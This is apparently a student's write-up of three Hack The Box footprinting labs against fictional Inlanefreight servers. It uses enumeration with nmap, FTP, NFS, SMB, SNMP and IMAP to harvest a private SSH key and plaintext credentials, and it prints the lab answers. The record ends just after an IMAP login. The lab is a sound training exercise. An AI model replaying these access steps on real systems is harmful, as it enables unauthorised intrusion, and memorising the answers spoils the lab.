We were commissioned by the company Inlanefreight Ltd to test three different servers in their internal network. The company uses many different services, and the IT security department felt that a penetration test was necessary to gain insight into their overall security posture.
The first server is an internal DNS server that needs to be investigated. In particular, our client wants to know what information we can obtain from these services and how this information could be used against its infrastructure. Our goal is to gather as much information as possible about the server and find ways to use that information against the company. However, our client has made it clear that it is forbidden to attack the services aggressively using exploits, as these services are in production.
Additionally, our teammates have found the following credentials "ceil:qwer1234", and they pointed out that some of the company's employees were talking about SSH keys on a forum.
The administrators have stored a flag.txt file on this server to track our progress and measure success. Fully enumerate the target and submit the contents of this file as proof.
Question
Enumerate the server carefully and find the flag.txt file. Submit the contents of this file as the answer.
Enumeration: Nmap
└──╼ [★]$ nmap -sC -sV $TARGET
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 05:59 EDT
Nmap scan report for 10.129.127.12
Host is up (0.0041s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (ftp.int.inlanefreight.htb) [10.129.127.12]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
|   NULL:
|_    220 ProFTPD Server (ftp.int.inlanefreight.htb) [10.129.127.12]
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:4c:8f:10:f1:ae:be:cd:31:24:7c:a1:4e:ab:84:6d (RSA)
|   256 7b:30:37:67:50:b9:ad:91:c0:8f:f7:02:78:3b:7c:02 (ECDSA)
|_  256 88:9e:0e:07:fe:ca:d0:5c:60:ab:cf:10:99:cd:6c:a7 (ED25519)
53/tcp   open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
2121/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Ceil's FTP) [10.129.127.12]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
|   NULL:
|_    220 ProFTPD Server (Ceil's FTP) [10.129.127.12]
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port21-TCP:V=7.95%I=7%D=7/21%Time=6A5F42FE%P=x86_64-pc-linux-gnu%r(NULL
SF:,40,"220\x20ProFTPD\x20Server\x20\(ftp\.int\.inlanefreight\.htb\)\x20\[
SF:10\.129\.127\.12\]\r\n")%r(GenericLines,9C,"220\x20ProFTPD\x20Server\x2
SF:0\(ftp\.int\.inlanefreight\.htb\)\x20\[10\.129\.127\.12\]\r\n500\x20Inv
SF:alid\x20command:\x20try\x20being\x20more\x20creative\r\n500\x20Invalid\
SF:x20command:\x20try\x20being\x20more\x20creative\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2121-TCP:V=7.95%I=7%D=7/21%Time=6A5F42FE%P=x86_64-pc-linux-gnu%r(NU
SF:LL,31,"220\x20ProFTPD\x20Server\x20\(Ceil's\x20FTP\)\x20\[10\.129\.127\
SF:.12\]\r\n")%r(GenericLines,8D,"220\x20ProFTPD\x20Server\x20\(Ceil's\x20
SF:FTP\)\x20\[10\.129\.127\.12\]\r\n500\x20Invalid\x20command:\x20try\x20b
SF:eing\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x20being\
SF:x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.93 seconds
Enumeration: FTP
Port 21: Logged in with the provided credentials. No findings. No anonymous login.
└──╼ [★]$ ftp $TARGET
Connected to 10.129.127.12.
220 ProFTPD Server (ftp.int.inlanefreight.htb) [10.129.127.12]
Name (10.129.127.12:root): ceil
331 Password required for ceil
Password:
230 User ceil logged in
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls -la
229 Entering Extended Passive Mode (|||9173|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root         4096 Nov 10  2021 .
drwxr-xr-x   2 root     root         4096 Nov 10  2021 ..
226 Transfer complete
Port 2121: Found a .ssh directory. Downloaded all files. Also grabbed the .bash_history file, which shows the creation of the flag, but not the plaintext flag.
└──╼ [★]$ ftp $TARGET 2121
Connected to 10.129.127.12.
220 ProFTPD Server (Ceil's FTP) [10.129.127.12]
Name (10.129.127.12:root): ceil
331 Password required for ceil
Password:
230 User ceil logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||52782|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 ceil     ceil         4096 Nov 10  2021 .
drwxr-xr-x   4 ceil     ceil         4096 Nov 10  2021 ..
-rw-------   1 ceil     ceil          294 Nov 10  2021 .bash_history
-rw-r--r--   1 ceil     ceil          220 Nov 10  2021 .bash_logout
-rw-r--r--   1 ceil     ceil         3771 Nov 10  2021 .bashrc
drwx------   2 ceil     ceil         4096 Nov 10  2021 .cache
-rw-r--r--   1 ceil     ceil          807 Nov 10  2021 .profile
drwx------   2 ceil     ceil         4096 Nov 10  2021 .ssh
-rw-------   1 ceil     ceil          759 Nov 10  2021 .viminfo
226 Transfer complete
ftp> cd .ssh
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||60172|)
150 Opening ASCII mode data connection for file list
drwx------   2 ceil     ceil         4096 Nov 10  2021 .
drwxr-xr-x   4 ceil     ceil         4096 Nov 10  2021 ..
-rw-rw-r--   1 ceil     ceil          738 Nov 10  2021 authorized_keys
-rw-------   1 ceil     ceil         3381 Nov 10  2021 id_rsa
-rw-r--r--   1 ceil     ceil          738 Nov 10  2021 id_rsa.pub
226 Transfer complete
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||63995|)
150 Opening BINARY mode data connection for authorized_keys (738 bytes)
100% |*********************************************************************************|   738        1.26 MiB/s    00:00 ETA
226 Transfer complete
738 bytes received in 00:00 (350.19 KiB/s)
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||48941|)
150 Opening BINARY mode data connection for id_rsa (3381 bytes)
100% |*********************************************************************************|  3381       53.76 KiB/s    00:00 ETA
226 Transfer complete
3381 bytes received in 00:00 (52.33 KiB/s)
ftp> get id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
229 Entering Extended Passive Mode (|||53180|)
150 Opening BINARY mode data connection for id_rsa.pub (738 bytes)
100% |*********************************************************************************|   738      476.33 KiB/s    00:00 ETA
226 Transfer complete
738 bytes received in 00:00 (195.47 KiB/s)
ftp> exit
221 Goodbye.
Finding the flag
To access the host, I modified the permissions on the id_rsa key and then SSH'd into the box. Then I searched for the flag.
└──╼ [★]$ chmod 600 id_rsa

└──╼ [★]$ ssh -i id_rsa ceil@$TARGET
The authenticity of host '10.129.127.12 (10.129.127.12)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7q82kZoBNM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.127.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 21 Jul 2026 10:11:08 AM UTC

  System load:  0.0               Processes:               174
  Usage of /:   86.3% of 3.87GB   Users logged in:         0
  Memory usage: 14%               IPv4 address for ens192: 10.129.127.12
  Swap usage:   0%

  => / is using 86.3% of 3.87GB

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

116 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Nov 10 05:48:02 2021 from 10.10.14.20
ceil@NIXEASY:~$ ls -la
total 36
drwxr-xr-x 4 ceil ceil 4096 Nov 10  2021 .
drwxr-xr-x 5 root root 4096 Nov 10  2021 ..
-rw------- 1 ceil ceil  294 Nov 10  2021 .bash_history
-rw-r--r-- 1 ceil ceil  220 Nov 10  2021 .bash_logout
-rw-r--r-- 1 ceil ceil 3771 Nov 10  2021 .bashrc
drwx------ 2 ceil ceil 4096 Nov 10  2021 .cache
-rw-r--r-- 1 ceil ceil  807 Nov 10  2021 .profile
drwx------ 2 ceil ceil 4096 Nov 10  2021 .ssh
-rw------- 1 ceil ceil  759 Nov 10  2021 .viminfo
ceil@NIXEASY:~$ cd /flag
-bash: cd: /flag: No such file or directory
ceil@NIXEASY:~$ cd /home/ceil/flag
-bash: cd: /home/ceil/flag: No such file or directory
ceil@NIXEASY:~$ ls -la
total 36
drwxr-xr-x 4 ceil ceil 4096 Nov 10  2021 .
drwxr-xr-x 5 root root 4096 Nov 10  2021 ..
-rw------- 1 ceil ceil  294 Nov 10  2021 .bash_history
-rw-r--r-- 1 ceil ceil  220 Nov 10  2021 .bash_logout
-rw-r--r-- 1 ceil ceil 3771 Nov 10  2021 .bashrc
drwx------ 2 ceil ceil 4096 Nov 10  2021 .cache
-rw-r--r-- 1 ceil ceil  807 Nov 10  2021 .profile
drwx------ 2 ceil ceil 4096 Nov 10  2021 .ssh
-rw------- 1 ceil ceil  759 Nov 10  2021 .viminfo
ceil@NIXEASY:~$ cd ../
ceil@NIXEASY:/home$ ls
ceil  cry0l1t3  flag
ceil@NIXEASY:/home$ cd flag
ceil@NIXEASY:/home/flag$ ls
flag.txt
ceil@NIXEASY:/home/flag$ cat flag.txt
HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}
Answer: HTB{7nrzise7hednrxihskjed7nzrgkweunj47zngrhdbkjhgdfbjkc7hgj}
Footprinting Lab - Medium
Blurb:
This second server is accessible to everyone on the internal network. In our discussion with our client, we pointed out that these servers are often one of the main targets for attackers and that this server should be added to the scope.
Our customer agreed to this and added this server to our scope. Here, too, the goal remains the same. We need to find out as much information as possible about this server and find ways to use it against the server itself. For the proof and protection of customer data, a user named HTB has been created. Accordingly, we need to obtain the credentials of this user as proof.
Question
Enumerate the server carefully and find the username "HTB" and its password. Then, submit this user's password as the answer.
Enumeration: Nmap
└──╼ [★]$ nmap -sC -sV $TARGET
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 06:17 EDT
Nmap scan report for 10.129.127.33
Host is up (0.77s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-07-21T10:18:07+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WINMEDIUM
| Not valid before: 2026-07-20T10:14:44
|_Not valid after:  2027-01-19T10:14:44
| rdp-ntlm-info:
|   Target_Name: WINMEDIUM
|   NetBIOS_Domain_Name: WINMEDIUM
|   NetBIOS_Computer_Name: WINMEDIUM
|   DNS_Domain_Name: WINMEDIUM
|   DNS_Computer_Name: WINMEDIUM
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-21T10:17:59+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-21T10:18:01
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.87 seconds
There are many available services to enumerate. I began with NFS.
Enumeration: NFS
I was unable to mount the share as my local user, so I switched to the root user to mount the found share. Inside the TechSupport share, there were many support tickets. One of the tickets contained credentials.
└──╼ [★]$ showmount -e $TARGET
Export list for 10.129.127.33:
/TechSupport (everyone)


┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413]
└──╼ #mkdir nfs_mount
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413]
└──╼ #mount -t nfs $TARGET:/ ./nfs_mount/ -o nolock
mount.nfs: Failed to resolve server : Name or service not known
┌─[✗]─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413]
└──╼ #TARGET='10.129.127.33'
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413]
└──╼ #mount -t nfs $TARGET:/ ./nfs_mount/ -o nolock
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413]
└──╼ #cd nfs_mount
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413/nfs_mount]
└──╼ #ls -la
total 4
drwxrwxrwx  2 nobody         nogroup           64 Jul 21 06:14 .
drwx------ 24 htb-ac-1589413 htb-ac-1589413  4096 Jul 21 06:29 ..
drwx------  2 nobody         nogroup        65536 Nov 10  2021 TechSupport
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413/nfs_mount]
└──╼ #cd TechSupport/
┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413/nfs_mount/TechSupport]
└──╼ #ls -la
total 68
drwx------ 2 nobody nogroup 65536 Nov 10  2021 .
drwxrwxrwx 2 nobody nogroup    64 Jul 21 06:14 ..
-rwx------ 1 nobody nogroup     0 Nov 10  2021 ticket4238791283649.txt
<SNIP>

-rwx------ 1 nobody nogroup  1305 Nov 10  2021 ticket4238791283782.txt

┌─[root@htb-tca3vwpolm]─[/home/htb-ac-1589413/nfs_mount/TechSupport]
└──╼ #cat ticket4238791283782.txt
Conversation with InlaneFreight Ltd

Started on November 10, 2021 at 01:27 PM London time GMT (GMT+0200)
---
01:27 PM | Operator: Hello,.

So what brings you here today?
01:27 PM | alex: hello
01:27 PM | Operator: Hey alex!
01:27 PM | Operator: What do you need help with?
01:36 PM | alex: I run into an issue with the web config file on the system for the smtp server. do you mind to take a look at the config?
01:38 PM | Operator: Of course
01:42 PM | alex: here it is:

 1smtp {
 2    host=smtp.web.dev.inlanefreight.htb
 3    #port=25
 4    ssl=true
 5    user="alex"
 6    password="lol123!mD"
 7    from="alex.g@web.dev.inlanefreight.htb"
 8}
 9
10securesocial {
11
12    onLoginGoTo=/
13    onLogoutGoTo=/login
14    ssl=false
15
16    userpass {
17    	withUserNameSupport=false
18    	sendWelcomeEmail=true
19    	enableGravatarSupport=true
20    	signupSkipLogin=true
21    	tokenDuration=60
22    	tokenDeleteInterval=5
23    	minimumPasswordLength=8
24    	enableTokenJob=true
25    	hasher=bcrypt
26	}
27
28     cookie {
29     #       name=id
30     #       path=/login
31     #       domain="10.129.2.59:9500"
32            httpOnly=true
33            makeTransient=false
34            absoluteTimeoutInMinutes=1440
35            idleTimeoutInMinutes=1440
36    }
We obtained the following credentials: alex:lol123!mD for an SMTP server.
Enumeration: SMB
Using the found credentials, I looked through the shares available via SMB.
└──╼ [★]$ smbclient -L //$TARGET -U alex
Password for [WORKGROUP\alex]:

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	devshare        Disk
	IPC$            IPC       Remote IPC
	Users           Disk
SMB1 disabled -- no workgroup available
The devshare share seemed interesting, so I took a deeper look and found a file titled important.txt.
└──╼ [★]$ smbclient //$TARGET/devshare -U alex
Password for [WORKGROUP\alex]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 10 11:12:22 2021
  ..                                  D        0  Wed Nov 10 11:12:22 2021
  important.txt                       A       16  Wed Nov 10 11:12:55 2021

		10328063 blocks of size 4096. 6097937 blocks available
smb: \> get important.txt
getting file \important.txt of size 16 as important.txt (2.0 KiloBytes/sec) (average 2.0 KiloBytes/sec)
smb: \> pwd
Current directory is \\10.129.127.33\devshare\
smb: \> exit
Contents of important.txt
sa:87N1ns@slls83More credentials. Nice! My assumption is that sa stands for Service Account. Given that we have two pairs of credentials, I attempted to access the host.
Accessing the host
Using Alex's credentials, I attempted to access the Windows host via RDP.
└──╼ [★]$ xfreerdp /u:alex /p:'lol123!mD' /v:$TARGETOn Alex's desktop, we see the MS SQL Server Management Studio. I opened the application as an administrator using the password for the sa account.

Once inside the application, I took a look at the Databases section and found a promising table: dbo.devsacc.

I then executed a query to find the password of the HTB account:

Answer: lnch7ehrdn43i7AoqVPK4zWR
Footprinting Lab - Hard
Blurb
The third server is an MX and management server for the internal network. Subsequently, this server functions as a backup server for the internal accounts in the domain. Accordingly, a user named HTB was also created here, whose credentials we need to access.
Question
Enumerate the server carefully and find the username "HTB" and its password. Then, submit HTB's password as the answer.
Enumeration: Nmap
TCP
──╼ [★]$ nmap -sC -sV $TARGET
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 07:03 EDT
Nmap scan report for 10.129.202.20
Host is up (0.89s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:4c:8f:10:f1:ae:be:cd:31:24:7c:a1:4e:ab:84:6d (RSA)
|   256 7b:30:37:67:50:b9:ad:91:c0:8f:f7:02:78:3b:7c:02 (ECDSA)
|_  256 88:9e:0e:07:fe:ca:d0:5c:60:ab:cf:10:99:cd:6c:a7 (ED25519)
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=NIXHARD
| Subject Alternative Name: DNS:NIXHARD
| Not valid before: 2021-11-10T01:30:25
|_Not valid after:  2031-11-08T01:30:25
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: AUTH-RESP-CODE PIPELINING RESP-CODES CAPA STLS USER TOP UIDL SASL(PLAIN)
143/tcp open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: more AUTH=PLAINA0001 have LOGIN-REFERRALS ID post-login Pre-login capabilities IDLE IMAP4rev1 OK ENABLE listed STARTTLS SASL-IR LITERAL+
| ssl-cert: Subject: commonName=NIXHARD
| Subject Alternative Name: DNS:NIXHARD
| Not valid before: 2021-11-10T01:30:25
|_Not valid after:  2031-11-08T01:30:25
|_ssl-date: TLS randomness does not represent time
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=NIXHARD
| Subject Alternative Name: DNS:NIXHARD
| Not valid before: 2021-11-10T01:30:25
|_Not valid after:  2031-11-08T01:30:25
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: AUTH=PLAINA0001 more LOGIN-REFERRALS SASL-IR have post-login capabilities IDLE IMAP4rev1 OK ENABLE listed Pre-login ID LITERAL+
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) CAPA USER PIPELINING AUTH-RESP-CODE TOP UIDL RESP-CODES
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=NIXHARD
| Subject Alternative Name: DNS:NIXHARD
| Not valid before: 2021-11-10T01:30:25
|_Not valid after:  2031-11-08T01:30:25
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
UDP
placeEnumeration: SNMP
I began by looking for community strings with onesixtyone.
└──╼ [★]$ onesixtyone -c /opt/useful/seclists/Discovery/SNMP/snmp.txt 10.129.202.20
Scanning 1 hosts, 3219 communities
10.129.202.20 [backup] Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64
The tool found the community string backup. I will use this with the snmpwalk tool.
└──╼ [★]$ snmpwalk -c backup -v2c $TARGET
iso.3.6.1.2.1.1.1.0 = STRING: "Linux NIXHARD 5.4.0-90-generic #101-Ubuntu SMP Fri Oct 15 20:00:55 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (54484) 0:09:04.84
iso.3.6.1.2.1.1.4.0 = STRING: "Admin <tech@inlanefreight.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "NIXHARD"
iso.3.6.1.2.1.1.6.0 = STRING: "Inlanefreight"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (55186) 0:09:11.86
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 EA 07 15 0B 0A 36 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.4.0-90-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro ipv6.disable=1 maybe-ubiquity
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 159
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.1.1.0 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.2.1.2.6.66.65.67.75.85.80 = STRING: "/opt/tom-recovery.sh"
iso.3.6.1.2.1.25.1.7.1.2.1.3.6.66.65.67.75.85.80 = STRING: "tom NMds732Js2761"
iso.3.6.1.2.1.25.1.7.1.2.1.4.6.66.65.67.75.85.80 = ""
iso.3.6.1.2.1.25.1.7.1.2.1.5.6.66.65.67.75.85.80 = INTEGER: 5
iso.3.6.1.2.1.25.1.7.1.2.1.6.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.2.1.7.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.2.1.20.6.66.65.67.75.85.80 = INTEGER: 4
iso.3.6.1.2.1.25.1.7.1.2.1.21.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.3.1.1.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.3.1.2.6.66.65.67.75.85.80 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:
Authentication token manipulation error
chpasswd: (line 1, user tom) password not changed
Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.3.1.3.6.66.65.67.75.85.80 = INTEGER: 4
iso.3.6.1.2.1.25.1.7.1.3.1.4.6.66.65.67.75.85.80 = INTEGER: 1
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.1 = STRING: "chpasswd: (user tom) pam_chauthtok() failed, error:"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.2 = STRING: "Authentication token manipulation error"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.3 = STRING: "chpasswd: (line 1, user tom) password not changed"
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = STRING: "Changing password for tom."
iso.3.6.1.2.1.25.1.7.1.4.1.2.6.66.65.67.75.85.80.4 = No more variables left in this MIB View (It is past the end of the MIB tree)
The output revealed credentials for the user Tom: tom:NMds732Js2761
Enumeration: IMAP
I will test these credentials on the IMAP server and see what I can find.
└──╼ [★]$ telnet $TARGET 143
Trying 10.129.202.20...
Connected to 10.129.202.20.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN] Dovecot (Ubuntu) ready.

1 login tom NMds732Js2761
1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in

